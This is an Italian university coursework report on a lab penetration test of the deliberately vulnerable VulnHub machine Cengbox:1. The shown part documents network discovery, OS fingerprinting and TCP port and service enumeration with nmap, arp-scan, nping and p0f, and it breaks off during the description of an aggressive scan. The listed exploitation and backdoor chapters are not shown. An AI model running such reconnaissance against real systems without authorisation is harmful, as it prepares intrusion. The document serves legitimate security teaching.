



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Laurea Magistrale in Informatica

CORSO DI PENETRATION TESTING  
AND ETHICAL HACKING

# Cengbox: 1: Metodologia di Testing

STUDENTE

Mattia d'Argenio

Matricola: 0522501524

DOCENTE

**Prof. Arcangelo Castiglione**

Università degli studi di Salerno

<b>Indice</b>	<b>i</b>
<b>1 Introduzione</b>	<b>1</b>
1.1 Ambiente utilizzato . . . . .	2
1.2 Strumenti utilizzati . . . . .	3
<b>2 Pre-Exploitation</b>	<b>5</b>
2.1 Target Scoping . . . . .	5
2.2 Information Gathering . . . . .	6
2.3 Target Discovery . . . . .	6
2.3.1 Esecuzione di ifconfig . . . . .	7
2.3.2 Scansione con nmap . . . . .	7
2.3.3 Scansione con arp-scan . . . . .	8
2.3.4 Ulteriore scansione con nping . . . . .	8
2.3.5 OS Fingerprinting con nmap . . . . .	9
2.3.6 OS Fingerprint passivo con p0f . . . . .	10
2.3.7 Conclusioni . . . . .	11
2.4 Target Enumeration . . . . .	11
2.4.1 Scansione delle Porte TCP . . . . .	11
2.4.2 Scansione delle Porte UDP . . . . .	14
2.4.3 Conclusioni . . . . .	15
2.5 Vulnerability Mapping . . . . .	15
2.5.1 Scansione delle Vulnerabilità con Nessus . . . . .	15

2.5.2	Scansione delle Vulnerabilità con <i>OpenVAS</i> . . . . .	16
2.5.3	Scansione delle Vulnerabilità Web con <i>Nessus</i> . . . . .	16
2.5.4	Altre Scansioni di Vulnerabilità Web . . . . .	17
2.5.5	Rilevamento dei Percorsi Accessibili con <i>dirb</i> . . . . .	18
2.5.6	Rilevamento dei Percorsi Accessibili con OWASP <i>DirBuster</i> . . . . .	19
2.5.7	Rilevamento dei Percorsi Accessibili con <i>Gobuster</i> . . . . .	19
2.5.8	Confronto dei tool utilizzati per il rilevamento dei percorsi accessibili .	19
<b>3</b>	<b>Exploitation</b>	<b>22</b>
3.1	Strategie Automatizzate . . . . .	22
3.1.1	Utilizzo della suite <i>Metasploit</i> . . . . .	22
3.1.2	Utilizzo della GUI <i>Armitage</i> . . . . .	26
3.1.3	Fallimento delle strategie automatizzate . . . . .	27
3.2	Strategie manuali . . . . .	27
3.2.1	Visita del server web . . . . .	27
<b>4</b>	<b>Post-Exploitation</b>	<b>34</b>
4.1	Privilege Escalation . . . . .	34
4.1.1	Fallimento delle strategie automatizzate . . . . .	34
4.1.2	Tecniche manuali di privilege escalation . . . . .	34
4.2	Maintaining Access . . . . .	37
4.2.1	Creazione della backdoor . . . . .	37
4.2.2	Trasferimento della backdoor sull'asset . . . . .	38
4.2.3	Abilitazione della backdoor . . . . .	38
4.2.4	Impossibilità di testing della backdoor . . . . .	39
<b>Bibliografia</b>		<b>41</b>

# CAPITOLO 1

---

## Introduzione

---

Questo documento ha l'obiettivo di descrivere dettagliatamente tutte le attività svolte durante il progetto del corso "*Penetration Testing and Ethical Hacking*". Per realizzare il progetto, è stato necessario scegliere un asset da analizzare, selezionando una macchina virtuale vulnerabile by-design, denominata **Cengbox:1**, disponibile al seguente link: <https://www.vulnhub.com/entry/cengbox-1,475/>.

L'intero progetto è suddiviso in diverse fasi, al fine di replicare fedelmente il lavoro di un hacker etico e contestualizzare ogni passo del processo. Le fasi del progetto sono le seguenti:

- **Target Scoping:** questa fase prevede accordi con il proprietario dell'asset, definendo i limiti sugli host da analizzare, gli indirizzi, ecc., e stabilendo le metodologie da adottare;
- **Information Gathering:** in questa fase si utilizzano varie tecniche e strumenti per raccogliere quante più informazioni possibili sull'asset, come il personale dell'organizzazione, gli indirizzi e-mail, i software utilizzati (utili per eventuali attività di Social Engineering), l'infrastruttura di rete, i domini DNS e qualsiasi altra informazione rilevante per le fasi successive;
- **Target Discovery:** qui si impiegano strategie e strumenti attivi e passivi per scansionare la rete (o le sottoreti) al fine di identificare le macchine attive nell'asset da analizzare e il loro sistema operativo;

- **Target Enumeration:** in questa fase si effettua una scansione dei servizi offerti dalle macchine identificate per comprendere quali servizi sono in esecuzione e le loro versioni;
- **Vulnerability Mapping:** in questa fase si cerca di identificare le vulnerabilità delle versioni dei servizi rilevati nella fase precedente;
- **Target Exploitation:** utilizzando le informazioni raccolte nelle fasi precedenti, si tenta di ottenere un *accesso non autorizzato* alla macchina;
- **Privilege Escalation:** se l'accesso non autorizzato è riuscito, si sfruttano le vulnerabilità del sistema per ottenere privilegi elevati o massimi (utente **root**);
- **Maintaining Access:** in questa fase si implementano tecniche per garantire un accesso rapido alla macchina, evitando di ripetere tutte le azioni della fase di **Exploitation**.

## 1.1 Ambiente utilizzato

Poiché l'asset da analizzare è una *macchina virtuale*, è necessario utilizzare un *ambiente di virtualizzazione* appropriato. A tal fine, è stato impiegato **Oracle VM VirtualBox 7.0.8** per creare l'ambiente di virtualizzazione necessario all'intero processo. Oltre alla creazione dell'ambiente di esecuzione della macchina, è stato indispensabile creare una *rete* per poter comunicare con l'asset. Fortunatamente, *VirtualBox* offre la funzionalità di *NAT* [8] che permette facilmente di creare una **rete NAT ad-hoc** su cui collegare l'asset da analizzare (e altre eventuali macchine).

Per creare questa rete *NAT*, è necessario seguire questi passaggi:

1. Aprire il pannello degli strumenti di *VirtualBox*;
2. Selezionare il sotto-menù rete;
3. All'interno della pagina, selezionare il pannello "Reti con NAT";
4. Cliccare sul pulsante per la creazione di una nuova rete e impostare i parametri desiderati.


Per essere conformi alle istruzioni del docente riguardo la configurazione dell'ambiente, i parametri della rete saranno i seguenti:

- **Nome della rete:** Corso

- **Spazio di indirizzamento:** 10.0.2.0/24

Come ultimo passaggio, per fare in modo che l'asset (e altre eventuali macchine) utilizzi questa rete creata *ad-hoc*, è sufficiente aprire le impostazioni di rete della macchina e selezionare la rete NAT appena creata, identificata dal nome scelto in precedenza, nel rispettivo menù.

Il risultato della configurazione dell'asset e di VirtualBox in questo modo è rappresentato dal seguente schema di rete:




**Figura 1.1:** Infrastruttura di rete

## 1.2 Strumenti utilizzati

Per proseguire con l'analisi dell'asset, è necessario disporre di strumenti specifici per eseguire scansioni, mapping di vulnerabilità, ecc. Poiché l'asset è una *macchina virtuale* eseguita in un *ambiente di virtualizzazione* e all'interno di una *rete virtuale con NAT*, il metodo più semplice per analizzarlo è utilizzare una macchina virtuale progettata appositamente per questo scopo.

A tal fine, si è deciso di utilizzare una macchina virtuale molto popolare chiamata **Kali Linux** (specificamente la versione **2023.1**), distribuita con una suite di strumenti pronti all'uso per attività di Penetration Testing, Digital Forensics e altre attività simili. Essendo **Kali Linux** anch'essa una macchina virtuale eseguita all'interno di *VirtualBox*, verrà configurata in modo tale da collegarsi alla *rete con NAT* creata in precedenza. In questo modo, il risultato è rappresentato dallo schema illustrato nella Figura 1.2.



**Figura 1.2:** Infrastruttura di rete con Kali

# CAPITOLO 2

---

## Pre-Exploitation

---

### 2.1 Target Scoping

In questa fase è necessario stipulare un accordo tra le parti coinvolte (responsabile dell'asset e pentester) per definire vincoli, limiti, responsabilità legali in caso di eventuali problemi, accordi di non divulgazione, ecc. Tuttavia, si possono fare le seguenti osservazioni:

- L'asset da analizzare è pubblicamente disponibile e progettato appositamente per essere analizzato, ossia vulnerabile by-design;
- Tutta l'analisi avviene in un ambiente virtualizzato all'interno della macchina in possesso del Penetration Tester;
- Lo scopo dell'analisi è puramente didattico, realizzato in un contesto universitario e, più precisamente, come progetto del corso "Penetration Testing and Ethical Hacking";
- Tutti gli strumenti utilizzati e le fonti consultate sono pubblicamente disponibili e accessibili, oppure sono accessibili tramite piani gratuiti, senza costi aggiuntivi.

In conclusione, come si può dedurre dalle precedenti osservazioni, questa fase può essere tranquillamente omessa poiché non ci sono parti con cui prendere accordi e non possono sorgere problematiche di tipo legale, dal momento che l'ambiente è totalmente simulato.

## 2.2 Information Gathering

Durante questa fase, l’obiettivo è raccogliere quante più informazioni possibili sull’asset scelto. Poiché l’asset è una macchina virtuale eseguita in un *ambiente virtualizzato* e in una *rete con NAT virtuale* (come illustrato nell’introduzione), si escluderanno fonti e strumenti che raccolgono informazioni su persone, indirizzi e-mail, record DNS, informazioni di routing e simili. La tecnica principale utilizzata è **OSINT** (*Open Source INTeLLigence*), cercando di individuare nomi utente, password, indirizzi IP, ecc., evitando però di consultare fonti con walkthrough e guide per non compromettere l’obiettivo didattico del processo.

Come primo passo, è stata consultata la pagina di Vulnhub che riporta varie informazioni sulla macchina virtuale target scelta. Dalla pagina, sono state trovate le seguenti informazioni:

- Informazioni sul **rilascio**, come autore, data, sorgente e valore hash della macchina, che non risultano utili per il processo;
- Una **descrizione** molto generica della macchina, senza dettagli utili. Attualmente, avviando la macchina, non si può fare nulla tramite *interazione diretta* poiché **non sono state fornite credenziali di accesso**;
- Informazioni sulla configurazione dell’**indirizzo di rete**, rivelando che la macchina **non è configurata per lavorare con un indirizzo IP specifico** ma lo ottiene automaticamente tramite **DHCP**. Questo assicura che non ci saranno problemi di indirizzamento nella rete NAT, ma significa che l’indirizzo della macchina non è conosciuto a priori e dovrà essere individuato indirettamente, poiché *VirtualBox* non fornisce un metodo diretto per ottenere gli indirizzi IP e **non è possibile accedere alla macchina direttamente**;
- Informazioni sul **sistema operativo**, rivelando che l’asset è un sistema Linux. Questo permetterà di risparmiare tempo nelle fasi successive, restringendo le scansioni solo ai sistemi Linux, escludendo gli altri. Tuttavia, la versione precisa del kernel dovrà essere determinata successivamente.

## 2.3 Target Discovery

In questa fase verranno avviate entrambe le macchine e verrà effettuata una scansione della rete denominata *CORSO*, con l’obiettivo di individuare tutte le macchine attive. Ci si aspetta di trovare solo la macchina **CengBox: 1** e la macchina **Kali**, come configurato inizialmente.

### 2.3.1 Esecuzione di `ifconfig`

Prima di iniziare la scansione della rete, è necessario determinare l'indirizzo IP della macchina **Kali** per escluderla dalle scansioni successive. Per ottenere questa informazione, basta eseguire il comando `ifconfig`, ottenendo il seguente output:

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ kali@kali: ~
[(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
                inet6 fe80::7550:2945:fafa:555e prefixlen 64 scopeid 0x20<link>
                    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
                        RX packets 8 bytes 2634 (2.5 KiB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 22 bytes 3034 (2.9 KiB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                        RX packets 4 bytes 240 (240.0 B)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 4 bytes 240 (240.0 B)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

**Figura 2.1:** Esecuzione di `ifconfig` su Kali

Dall'output si può notare che l'indirizzo IP di Kali è *10.0.2.15*. Con questa informazione si può procedere alla scansione della rete.


### 2.3.2 Scansione con `nmap`

Il primo strumento utilizzato per la scansione è `nmap`, un potente strumento di scansione utile anche nelle fasi successive. In particolare, `nmap` permette di eseguire una scansione di tipo **ICMP** (detta *ping scan* [5]) su una sottorete specificata. Con questa scansione, `nmap` invia pacchetti *ICMP Echo Request* a tutti gli indirizzi specificati e, se riceve una risposta *ICMP Echo Reply* prima dello scadere di un timeout, identifica l'host come attivo. Per eseguire una *ping scan* sulla rete *Corso*, si utilizza il seguente comando:

```
1 nmap -sP 10.0.2.0/24
```

L'output del comando è il seguente:

Si nota che il numero di host attivi è 3, e non 2 come previsto. Tuttavia, come spiegato durante le lezioni e nella documentazione di *VirtualBox*, la rete può includere uno o più host "fittizi" necessari per il funzionamento della *rete con NAT* [11]. È probabile che l'host con indirizzo *10.0.2.1* sia interno a *VirtualBox* e che l'host con indirizzo *10.0.2.4* sia il nostro asset. L'indirizzo *10.0.2.15* è già noto come quello della macchina **Kali**.



```
(kali㉿kali)-[~]
└─$ nmap -sP 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 11:36 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00061s latency).
Nmap scan report for 10.0.2.4
Host is up (0.00075s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00012s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.82 seconds
```


**Figura 2.2:** Risultato della *ping scan* con nmap

### 2.3.3 Scansione con arp-scan

Grazie a nmap si conoscono gli indirizzi IP degli host attivi, ma potremmo essere interessati anche ai loro indirizzi MAC. Essendo la rete composta da un solo *router virtuale* a cui sono collegati tutti gli host, si può utilizzare il protocollo ARP. A tal fine, si utilizza il tool arp-scan che sfrutta il protocollo ARP per ottenere gli indirizzi MAC degli host [4]. Per eseguire il tool, si usa il seguente comando:

```
1 sudo arp-scan 10.0.2.0/24
```

L'output del comando è il seguente:



```
(kali㉿kali)-[~]
└─$ sudo arp-scan 10.0.2.0/24
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:0e:3f:e1      (Unknown)
10.0.2.4      08:00:27:b4:39:d8      (Unknown)
```

**Figura 2.3:** Risultato della scansione con arp-scan

Si nota un'altra anomalia: nmap ha rilevato 3 host, mentre arp-scan ne rileva 5 (inclusa la macchina Kali). Gli indirizzi 10.0.2.1 e 10.0.2.2 condividono lo stesso indirizzo MAC, indicando una singola interfaccia con due indirizzi distinti, suggerendo che siano host interni a *VirtualBox*. Seguendo l'ipotesi che 10.0.2.4 sia l'asset, 10.0.2.3 sarebbe un altro host interno di *VirtualBox*. Quindi, in realtà, gli host attivi sono 4, di cui 2 interni a *VirtualBox*.

### 2.3.4 Ulteriore scansione con nping

Per essere sicuri di aver identificato tutti gli host, sia "reali" che "fittizi", si effettua un'ulteriore scansione con nping, che genera pacchetti ICMP similmente al comando ping [6]. Si usa il comando:

```
1 nping -c 1 10.0.2.0/24
```

L'output è il seguente:

```
(kali㉿kali)-[~]
$ sudo nping -c 1 10.0.2.0/24

Starting Nping 0.7.94SVN ( https://nmap.org/nping ) at 2024-06-24 05:06 EDT
SENT (0.0252s) ICMP [10.0.2.15 > 10.0.2.0] Echo request (type=8/code=0) id=59693 seq=1 IP [ttl=64 id=24748 iplen=28 ]
SENT (1.0297s) ICMP [10.0.2.15 > 10.0.2.1] Echo request (type=8/code=0) id=13257 seq=1 IP [ttl=64 id=24748 iplen=28 ]
RCVD (1.0305s) ICMP [10.0.2.1 > 10.0.2.15] Echo reply (type=0/code=0) id=13257 seq=1 IP [ttl=255 id=24748 iplen=28 ]
SENT (2.0322s) ICMP [10.0.2.15 > 10.0.2.2] Echo request (type=8/code=0) id=35190 seq=1 IP [ttl=64 id=24748 iplen=28 ]
RCVD (2.0333s) ICMP [10.0.2.2 > 10.0.2.15] Echo reply (type=0/code=0) id=35190 seq=1 IP [ttl=128 id=8424 iplen=28 ]
SENT (3.0346s) ICMP [10.0.2.15 > 10.0.2.3] Echo request (type=8/code=0) id=12372 seq=1 IP [ttl=64 id=24748 iplen=28 ]
RCVD (3.0351s) ICMP [10.0.2.3 > 10.0.2.15] Echo reply (type=0/code=0) id=12372 seq=1 IP [ttl=255 id=24748 iplen=28 ]
SENT (4.0358s) ICMP [10.0.2.15 > 10.0.2.4] Echo request (type=8/code=0) id=14831 seq=1 IP [ttl=64 id=24748 iplen=28 ]
RCVD (4.0365s) ICMP [10.0.2.4 > 10.0.2.15] Echo reply (type=0/code=0) id=14831 seq=1 IP [ttl=64 id=25321 iplen=28 ]
SENT (5.0369s) ICMP [10.0.2.15 > 10.0.2.5] Echo request (type=8/code=0) id=36500 seq=1 IP [ttl=64 id=24748 iplen=28 ]
SENT (6.0385s) ICMP [10.0.2.15 > 10.0.2.6] Echo request (type=8/code=0) id=12061 seq=1 IP [ttl=64 id=24748 iplen=28 ]
SENT (7.0399s) ICMP [10.0.2.15 > 10.0.2.7] Echo request (type=8/code=0) id=40487 seq=1 IP [ttl=64 id=24748 iplen=28 ]
SENT (8.0491s) ICMP [10.0.2.15 > 10.0.2.8] Echo request (type=8/code=0) id=43961 seq=1 IP [ttl=64 id=24748 iplen=28 ]
SENT (9.0503s) ICMP [10.0.2.15 > 10.0.2.9] Echo request (type=8/code=0) id=32152 seq=1 IP [ttl=64 id=24748 iplen=28 ]
SENT (10.0535s) ICMP [10.0.2.15 > 10.0.2.10] Echo request (type=8/code=0) id=49184 seq=1 IP [ttl=64 id=24748 iplen=28 ]
```

**Figura 2.4:** Risultato della scansione con n-ping

L'output conferma le informazioni ottenute dalle precedenti scansioni. Dalla Figura 2.4, si vede che gli indirizzi 10.0.2.1-4 rispondono al ping, confermando che gli host attivi sulla rete sono 4, incluso Kali.

### 2.3.5 OS Fingerprinting con nmap

Con la scansione degli host attivi completata, si può procedere al passo successivo. Durante la fase di *Information Gathering* è stato stabilito che l'asset è una macchina Linux, ma senza conoscere la versione del kernel. Utilizzando ancora nmap, si può fare **OS Fingerprinting** [5]. Il comando da eseguire è:

```
1 nmap -O 10.0.2.4
```

L'output è il seguente:

```
(kali㉿kali)-[~]
$ sudo nmap -O 10.0.2.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 12:11 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.x|4.x
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.92 seconds
```

**Figura 2.5:** Risultato dell'OS fingerprinting con n-ping

nmap identifica la versione del kernel come 3.x/4.x, con probabilità di essere la versione 3.2 o 4.9. Oltre all'**OS fingerprint**, nmap esegue anche una scansione delle porte attive sull'host

target, limitata alle mille più frequenti [5]. Si notano porte aperte relative a **SSH** e **HTTP**, che possono essere oggetto di ulteriori approfondimenti.

### 2.3.6 OS Fingerprint passivo con p0f

Si può effettuare una scansione passiva utilizzando il tool **p0f**, che analizza il traffico legittimo generato dagli host e fa *pattern matching* con delle **firme** [13]. Per farlo, si esegue **p0f** e si genera traffico legittimo HTTP verso l'asset.

```
1 curl -X GET http://10.0.2.4/
```

Andiamo a controllare se **p0f** riesce a estrapolare informazioni utili.

```
(kali㉿kali)-[~] ~
└$ sudo p0f -i eth0
[sudo] password for kali:
— p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> —

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

.-[ 10.0.2.15/39222 → 10.0.2.4/80 (syn) ]-
|
| client_id_ = 10.0.2.15/39222
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic
| raw_sig   = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
|
`— dirb-report...
.-[ 10.0.2.15/39222 → 10.0.2.4/80 (mtu) ]-
|
| client   = 10.0.2.15/39222
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`— bird-report...
`— 

.-[ 10.0.2.15/39222 → 10.0.2.4/80 (syn+ack) ]-
|
| server   = 10.0.2.4/80
| os        = ???
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df:0
|
`—
```

**Figura 2.6:** Risultato analisi di **p0f**

Dalla Figura 2.6 possiamo notare che **p0f** non è stato in grado di individuare il S.O data la presenza di "???".

### 2.3.7 Conclusioni

Le varie scansioni effettuate ci permettono di individuare l'asset all'indirizzo ip **10.0.2.4**, concludendo così la fase di target discovery.

## 2.4 Target Enumeration

Ora che conosciamo l'indirizzo IP dell'asset, possiamo procedere con una scansione più dettagliata per identificare i servizi offerti e le porte aperte. Verrà effettuata prima una scansione utilizzando il protocollo *TCP* e successivamente una scansione con il protocollo *UDP*.

### 2.4.1 Scansione delle Porte TCP

#### Esecuzione di nmap -ss

Per identificare le porte aperte sull'asset, si effettua una *SYN Scan* con nmap, inviando pacchetti *SYN* su ogni porta specificata. In base alla risposta ricevuta, nmap interpreterà la porta come *aperta*, *chiusa* o *filtrata*. Il comando da eseguire è:

```
1 nmap -ss -p- 10.0.2.4
```

dove l'argomento *-p-* specifica tutte le porte [5].

L'output del comando è il seguente:

```
(kali㉿kali)-[~]
└─$ sudo nmap -ss -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 11:56 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
```

**Figura 2.7:** Risultato della *SYN Scan* con nmap

Dal risultato si osserva che le porte aperte sono le stesse individuate precedentemente (Figura 2.7), mentre tutte le altre porte sono **filtrate** e non **chiuse**. Questo suggerisce la presenza di un **Firewall/IDS** sulla macchina, richiedendo ulteriori indagini.

### Esecuzione di nmap –sF

Un ulteriore approfondimento consiste nell'eseguire una scansione diversa dalla *SYN Scan*, come la *FIN Scan*, che invia pacchetti FIN. Questo tipo di scansione è meno preciso poiché, se non riceve risposta, non distingue se la porta è aperta o filtrata, risultando più lenta rispetto alla *SYN Scan*. Se riceve una risposta *RST* o *ICMP Port Unreachable*, può indicare che la porta è chiusa [5]. Il comando da eseguire è:

```
1 nmap -sF -T5 -p- 10.0.2.4
```

L'output è il seguente:

```
└─(kali㉿kali)-[~]
$ sudo nmap -sF -T5 -p- 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 04:49 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
80/tcp    open|filtered  http
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds
```

**Figura 2.8:** Risultato della *FIN Scan* con nmap

Come si evince dalla figura 2.8 la scansione non ha riportato nessun risultato significativo.

### Esecuzione di nmap –sA

Un'altra strategia è eseguire una *ACK Scan*, più difficile da bloccare, che invia pacchetti solo con il flag ACK. Se la porta è aperta o chiusa, si riceve un pacchetto *RST*; se è filtrata, non si riceve risposta o si riceve un pacchetto *ICMP* [5]. Il comando è:

```
1 nmap -sA -T5 -p- 10.0.2.4
```

L'opzione *-T5* imposta la massima velocità possibile per nmap. Poiché l'asset si trova in un ambiente simulato, non ci sono rischi di causare problemi di rete.

L'output del comando è:

Il risultato esclude la presenza di un meccanismo di filtraggio sull'asset.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sA -T5 -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 04:50 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00014s latency).
All 65535 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 65535 unfiltered tcp ports (reset)
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
```

**Figura 2.9:** Risultato della ACK Scan con nmap**Esecuzione di nmap –sV**

Concentrandosi sulle porte aperte, il prossimo passo è identificare i servizi associati e le loro versioni. Una *Version Detection* invia pacchetti specifici e confronta le risposte con delle **firme** [5]. Il comando è:

```
1 nmap -sV -p- -T5 10.0.2.4
```

L'output è:

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -T5 -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 04:57 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:B4:39:D8 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
```

**Figura 2.10:** Risultato della Version Detection con nmap

Dall'output si evince che le porte aperte corrispondono ai servizi convenzionalmente esposti su di esse e nmap ha identificato le versioni di tutti i servizi.

**Esecuzione di nmap –A**

Un affinamento della *Version Detection* si ottiene con una *Aggressive Scan*, che esegue simultaneamente le seguenti scansioni:

- **Version Detection**
- **OS Fingerprinting**

